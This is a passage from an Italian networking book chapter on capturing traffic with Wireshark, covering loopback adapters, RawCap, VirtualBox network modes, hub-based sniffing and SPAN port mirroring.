


Figura 4.6 Installazione dell'adattatore di loopback in Windows.

NOTA

A partire da Windows 8 e Server 2012, l'adattatore di loopback è indicato come "Microsoft KM-TEST Loopback Adapter" nell'elenco delle schede di rete Microsoft nell'installazione guidata dell'hardware. Una volta effettuata l'installazione, Windows cambia il nome del nuovo dispositivo in "Loopback". In sistemi Windows precedenti, l'adattatore appena aggiunto può essere chiamato "Local Area Connection (2)" o qualcosa di simile. Questo non semplifica la selezione dell'interfaccia nelle finestre di dialogo di Wireshark. Potete però

cambiare il nome dell’interfaccia, come si cambia il nome di qualsiasi cartella o file in Windows, evidenziando il nome e modificandolo.

Sniffing con un adattatore di loopback in Windows

Potete effettuare lo sniffing di traffico destinato a localhost in Windows senza installare un adattatore di loopback. Netresec ha uno strumento pubblico, chiamato *RawCap*, che può essere usato per lo sniffing di qualsiasi interfaccia su una macchina Windows che abbia un indirizzo IP, e specificamente può vedere il traffico destinato a `127.0.0.1`. RawCap produce file in formato pcap, che poi possono essere caricati in Wireshark. Potete vedere la pagina di RawCap sul sito web di Netresec per una spiegazione completa sul suo uso, ma per quanto ci serve qui ci limiteremo a dimostrare come usarlo per lo sniffing del traffico localhost. Si fa un doppio clic su `RawCap.exe`, che visualizza il prompt della Figura 4.7. Si seleziona il numero di interfaccia di rete opportuno: in questo caso si è scelto il numero 6 per lo sniffing su localhost. (Ricordate che, anche se si chiama Loopback, questa non è un’interfaccia installata nella macchina, come nella sezione precedente.) Poi abbiamo scelto il nome `loopback_dump.pcap`, che viene salvato nella directory di lavoro corrente.




Figura 4.7 RawCap effettua lo sniffing da loopback.

Se non avete traffico sul localhost della vostra macchina, potete generarne un po' inviando dei ping a `127.0.0.1`. Dopo aver catturato una buona quantità di traffico, premete Ctrl+C per chiudere RawCap.exe e salvare il file. La Figura 4.8 mostra l'apertura in Wireshark del pcap creato da RawCap, con la visualizzazione dei pacchetti inviati a localhost.




Figura 4.8 Il file pcap di RawCap aperto in Wireshark.

NOTA

Potete scaricare RawCap da http://www.netresec.com/?page=RawCap. Il sito contiene anche informazioni più dettagliate sull'applicazione. È importante notare che, al momento in cui scriviamo, RawCap non può ancora lavorare con IPv6. Se volete usare RawCap con localhost, è meglio indicare l'indirizzo IPv4 `127.0.0.1`. Se scrivete `localhost`, potrebbe essere risolto a `::1` sull'adattatore di loopback IPv6, e in tal caso RawCap non si comporterà nel modo previsto.

Sniffing su interfacce di macchina virtuale

I ricercatori nel campo della sicurezza, offensivi come i pentester o difensivi come gli analisti di malware, usano molto spesso le macchine virtuali (VM). In generale si porta al lavoro solo un laptop, ma può succedere di dover ricostruire un'intera rete di computer per sottoporre a test qualcosa nel laboratorio portatile di VM. Quasi sempre poi bisogna avere a disposizione varie versioni dei sistemi operativi più diffusi. Il debug di complicate configurazioni del laboratorio mentre si testano gli exploit o si cercano vulnerabilità può richiedere molto tempo. È sempre utile potere dare un'occhiata a quello che un'applicazione fa effettivamente sulla rete, in particolare quando i messaggi d'errore non ci sono o non sono molto descrittivi.

Su quale interfaccia effettuare lo sniffing in un ambiente VM dipende molto dalla configurazione specifica e dalla situazione d'uso. In questa sezione vedremo in dettaglio le configurazioni di rete comuni per VirtualBox. Va notato che altre soluzioni di virtualizzazione possono usare nomi diversi per i tipi di rete, ma in generale sono tutti implementati nello stesso modo, e le informazioni che seguono per la cattura del traffico si possono applicare comunque.

Bridge

Connettere le proprie VM con la configurazione a bridge significa connetterle alla stessa rete di livello 2 della macchina host. Questo significa che l'interfaccia a cui si effettua il bridge risponderà a più indirizzi MAC; quello dell'interfaccia fisica e quelli di ogni macchina virtuale connessa in bridge all'interfaccia fisica. Tutti il traffico che passa per il bridge può essere "sniffato" sull'interfaccia a cui la macchina virtuale è stata connessa. Questo è particolarmente utile se si eseguono più macchine virtuali e si vuol vedere tutto il traffico di rete che generano.

La Figura 4.9 mostra il bridging di una VM Kali Linux a una interfaccia fisica dell'host Windows *Realtek PCIe gigabit*. Notate l'indirizzo MAC nella finestra di configurazione di VirtualBox (che è configurabile quando la VM è spenta).




Figura 4.9 Bridging in VirtualBox.

Per la mia configurazione, l'interfaccia VM ha un indirizzo IP `192.168.2.12`, e la mia macchina host ha un indirizzo IP `192.168.2.14`. La

Figura 4.10 mostra l'output di Wireshark dall'interfaccia *em1* (la nostra interfaccia host). Questi pacchetti ICMP mostrano che, da un punto di vista di rete, la VM è collegata all'interfaccia fisica e usa il proprio indirizzo MAC per le comunicazioni Ethernet. Ancora una volta, questo significa che, per quanto riguarda la rete, vi sono due distinti dispositivi Ethernet con una sola interfaccia fisica.

Reti bridged e WiFi

VirtualBox gestisce le reti bridged in modo diverso quando ha a che fare con adattatori wireless. Dato che alcuni driver wireless non hanno il supporto per la modalità promiscua, le VM non usano il loro indirizzo MAC. Perciò VirtualBox esegue una sorta di traduzione al volo MAC-NAT sostituendo l'indirizzo MAC dei frame in arrivo, che hanno un IP destinato a una VM, con l'indirizzo MAC di quella VM.




Figura 4.10 Wireshark effettua lo sniffing di una rete bridged.

Se volete catturare solo traffico VM e non traffico generato dal vostro host effettivo, potete usare un filtro di cattura. Il filtro che segue andrebbe bene per il nostro esempio precedente e catturerebbe solo il traffico destinato alla macchina virtuale Kali:

```
ether src host d8:cb:8a:99:33:8b || ether dst host08:00:27:5b:78:bb
```

L’aspetto negativo è che in questo modo si espongono le VM a qualsiasi rete a cui sia connessa l’interfaccia di cui si è effettuato il bridge. Quando usate il laboratorio, vorrete verificare che il traffico sia opportunamente isolato, ed è questo il motivo per cui si usa l’opzione di rete *host-only*, come vedremo nella prossima sezione.

Host-only

Per le reti host-only in Oracle VirtualBox, nella macchina host viene creata una interfaccia virtuale di rete (per esempio, vboxnet0), che funge da switch. Le VM poi sono trasparenti all’host, collegate a questa interfaccia virtuale switch host-only. È una cosa comoda, quando si vogliono comunicazioni fra VM e macchina host, come server virtuali offerti privatamente all’host. In modalità host-only, le VM non hanno accesso a Internet, come in una rete NAT. La modalità host-only viene usata comunemente anche quando si imposta un ambiente di laboratorio che si vuole isolare per l’analisi. Quando si usa una rete host-only, spesso è utile effettuare lo sniffing di tutto il traffico della rete host-only dall’host stesso. Inizialmente si penserebbe che lo sniffing sull’interfaccia di rete host-only con Wireshark dia tutto il traffico sulla rete host-only. Ricordate però che questa interfaccia funge da switch, perciò riceve solo il traffico broadcast o il traffico effettivamente destinato a quella interfaccia host. Pertanto, quando si effettua lo sniffing dall’host, non si vede il traffico fra le VM.

Ovviamente, si può lanciare Wireshark all’interno di ciascuna VM per vedere il traffico generato da quella macchina virtuale, ma la cosa

diventa complicata con una configurazione di laboratorio che comprenda più di due VM. Purtroppo non esiste un modo facile per catturare tutto il traffico su una rete host-only. Poiché il traffico unicast fra VM di VirtualBox connesse con la modalità host-only non può essere catturato dall'host, VirtualBox offre una scappatoia (`https://www.virtualbox.org/wiki/Network_tips`). Tuttavia, essendo una soluzione da riga di comando e richiedendo un certo sforzo su ciascuna VM per la cattura, non si tratta di una soluzione semplice.

Potete creare la vostra rete host-only utilizzando le utility di bridging di Linux ed eseguendo il vostro server DHCP, oppure usando semplicemente indirizzi IP statici. Parleremo di bridging Linux più dettagliatamente nel seguito del capitolo.

> **NOTA**
> Si può riuscire a creare una configurazione simile in Windows utilizzando adattatori di loopback e le funzioni di ICS/bridging di Windows, ma non ne parleremo in questo libro. Alla fine, la flessibilità del suo networking fa di Linux il sistema operativo host standard da usare per qualsiasi tipo di analisi di rete.

NAT

Network address translation (NAT) è il metodo predefinito per la connessione di VM al mondo esterno. Quando si configura NAT come metodo per le connessioni di VM, la macchina host instrada tutti i pacchetti sulla rete. È una connessione di livello 3, perciò non sarete in grado di analizzare il traffico di livello 2 dalla parte host della rete. Tutto il traffico generato dalle vostre VM apparirà come se fosse originato dalla vostra macchina host per la rete target, e le VM riceveranno tutto il traffico inoltrato dalla macchina host.

Il motore NAT deve tenere traccia di tutte le connessioni effettuate dalle VM, per sapere dove inviare le risposte a questi pacchetti. Questo può generare problemi, quando le VM generano molte connessioni (cioè scansione delle porte). In questi casi può essere meglio passare a

una rete bridged. Se il vostro accesso alla rete si limita a un indirizzo MAC, per esempio, o se cambiate ripetutamente la configurazione della rete, potete risparmiarvi molti fastidi affidandovi a NAT. Questo garantisce che la configurazione per le vostre macchine virtuali non debba essere aggiornata ogni volta che cambiate rete, e farà credere alla rete che sia connessa una sola macchina.

Quando avete una VM configurata in modalità NAT, potete effettuare lo sniffing di tutto il traffico che la macchina invia alla rete esterna mediante sniffing su qualsiasi interfaccia su cui sia accessibile il vostro gateway di default. L'aspetto negativo è che non sarete in grado di distinguere facilmente fra le VM, poiché entrambe usano NAT. Non potrete distinguere facilmente nemmeno il traffico generato dal vostro host da quei pacchetti che sono generati dalle VM. Spesso NAT è utile solo quando si vuole avere accesso a Internet dalle VM e non si è particolarmente interessati a ottenere buoni dati sui pacchetti del traffico inviato dalle VM.

Sniffing con hub

Quando le reti erano ancora nella loro infanzia, il metodo normale di connessione delle macchine a una rete prevedeva un hub, mentre il metodo di oggi prevede uno switch. Come sapete, la differenza principale fra switch e hub è che in un hub il traffico proveniente da un sistema viene ripetuto su tutte le altre porte, mentre uno switch è abbastanza intelligente da dirigere il traffico solo attraverso la porta necessaria. Gli switch sanno quali sistemi sono collegati a quali porte (in base ai loro indirizzi MAC di livello 2). Gli hub diffondono tutto il traffico in broadcast ovunque.

Questa differenza fondamentale spiega perché sniffing con gli hub significa ottenere tutto il traffico, mentre sniffing da uno switch può significare sentire solo qualcuna delle conversazioni.

È importante ricordare anche il modello OSI, gli strati o livelli attraverso i quali i dati passano e sono gestiti da un sistema all'altro. I bit del livello fisico vengono commutati, instradati, controllati alla ricerca di errori, autenticati, presentati e formattati, fino ad arrivare al livello più alto (quello dell'applicazione). Se si parla di switch e hub ci si trova al livello 2, quello del collegamento dati, dove il traffico di rete viene suddiviso in frame.

Switch contro hub

La differenza fra questi due dispositivi di rete è stata citata rapidamente nell'introduzione di questa sezione, ma si riduce alla fine al fatto che un hub non fa nulla di intelligente con il cavo. Un hub agisce al livello 1 (fisico) del modello OSI. Tutti i bit vengono copiati a ogni altra porta tranne quella ricevente. Quest'ultimo aspetto è essenziale, nel caso di due hub collegati fra loro con un cavo. Se copiassero un frame broadcast su tutte le porte, compresa quella ricevente, si genererebbe una tempesta di broadcast, con l'amplificazione di quel singolo frame broadcast.

Gli switch sono dispositivi più intelligenti. Operano al livello 2 del modello OSI e perciò conoscono gli indirizzi Ethernet (MAC). Questo consente a uno switch di decidere a quale porta inviare traffico, mantenendo una tabella che elenca le porte e gli indirizzi MAC. I frame broadcast vengono comunque inoltrati a tutte le porte tranne quella ricevente. Questo comportamento è il motivo per cui alcuni hacker (etici) continuano a portare con sé un vecchio hub quando devono prestare una consulenza. Il fatto che uno switch mantenga una tabella di indirizzi MAC significa che non potete vedere il traffico che non è indirizzato a voi, il che in generale è una buona cosa, ma non per chi si occupa di sicurezza e deve indagare su qualche attività sospetta o deve avere un ruolo offensivo.

Sniffing da un hub

Per catturare traffico di rete che passa lungo uno specifico cavo Ethernet, vi servono un hub Ethernet e due ulteriori cavi. Dopo aver collegato tutti i cavi, si sarà formata una connessione a Y, come si vede nella Figura 4.11.

I pacchetti ora dovrebbero essere ripetuti su tutti i tre lati della connessione. Nella rete però è cambiato qualcosa. La maggior parte delle connessioni negozia automaticamente le proprie connessione fisiche in full-duplex, che consente di trasmettere e ricevere contemporaneamente, se tutto è normale.




Figura 4.11 Cattura di pacchetti con un hub.

Quando si collega un hub, tutte le connessioni negoziano in half-duplex e perciò riattivano i protocolli di rilevamento delle collisioni. Questa è un’anomalia nelle moderne reti commutate. Le connessioni full-duplex non erano possibili prima delle reti commutate, perché il dominio di collisione della connessione conteneva più di un dispositivo.

NOTA

Ricordate che ora il vostro stesso traffico può essere visto su tutte le connessioni all'hub. Questo può essere un problema, se mantenere l'incognito è importante.

Come si vede nella Figura 4.12, un frame che arrivi alla porta 1 verrà duplicato sulle porte 2 e 3. È un comportamento simile a quello di uno switch con lo Spanning Tree Protocol (STP) abilitato, il che significa che tutto il traffico è diretto verso l'esterno, senza tener conto di possibili loop.




Figura 4.12 Il traffico quando si effettua lo sniffing su un hub.

Ottenere un hub

Gli hub Ethernet sono una specie in estinzione. Fondamentalmente, sono obsoleti per l'uso generale per l'uso di maggiori ampiezze di banda e delle reti Ethernet ad alta velocità. D'altra parte, se il budget è proprio limitato, non esiste alternativa migliore di un buon vecchio hub per intercettare traffico di rete. Se frugate fra i vecchi dispositivi elettronici che non avete buttato probabilmente ne troverete uno, oppure potete trovarne uno nei siti di aste online o in qualche marketplace. Se non riuscite a trovare un hub a un prezzo ragionevole, leggete la sezione

seguente sulle porte SPAN. Gli switch gestiti diventano sempre più piccoli e costano sempre meno.

Porte SPAN

Switched Port Analyzer (SPAN) è una funzione che si trova nella maggior parte degli switch gestiti o dei router. Non tutti i produttori usano il nome SPAN, che è proprietario, ma la funzionalità è più o meno la stessa. Un altro termine che si usa spesso per indicare lo stesso principio è *port mirroring* o *rispecchiamento delle porte*. Lo sniffing su una porta SPAN è spiegato nelle sezioni che seguono, insieme con la configurazione di una porta SPAN sulla maggior parte dei comuni dispositivi di rete.

Sniffing su una porta SPAN

Il traffico che vedrete sulla vostra porta SPAN dipende dalla configurazione e dalle capacità del dispositivo di cattura. Per questo esempio, supponiamo che vogliate catturare il traffico di un dispositivo, che è il caso più semplice.

Lo sniffing sulla porta SPAN è estremamente versatile. Per lo più si può abilitare all'ascolto il mirroring dei pacchetti da una lista di interfacce o addirittura da un'intera LAN virtuale (VLAN). C'è un aspetto negativo serio, però: se effettuate lo sniffing su più porte o su un'intera VLAN, ci sono molte probabilità che otteniate pacchetti duplicati. È un effetto collaterale dello sniffing su una VLAN o su più porte, perciò è assolutamente inevitabile, per poter catturare tutto il traffico che vi serve, non esistono alternative.

C'è anche il problema della connettività per il sistema d'ascolto. A seconda del produttore dello switch, la connettività può essere disabilitata per una porta di destinazione mirror. È un'impostazione predefinita sensata, perché la vostra connettività non farebbe altro che

contaminare il traffico di rete che catturate, il che potrebbe essere problematico in uno scenario di pen-testing mobile. Perciò dovete essere preparati a indagare le opzioni supportate dal vostro switch.

La Figura 4.13 mostra un diagramma delle connessioni in una configurazione di sniffing SPAN. La linea tratteggiata rappresenta il pacchetto copiato, destinato in origine per un altro client e trasmesso anche all'attaccante.

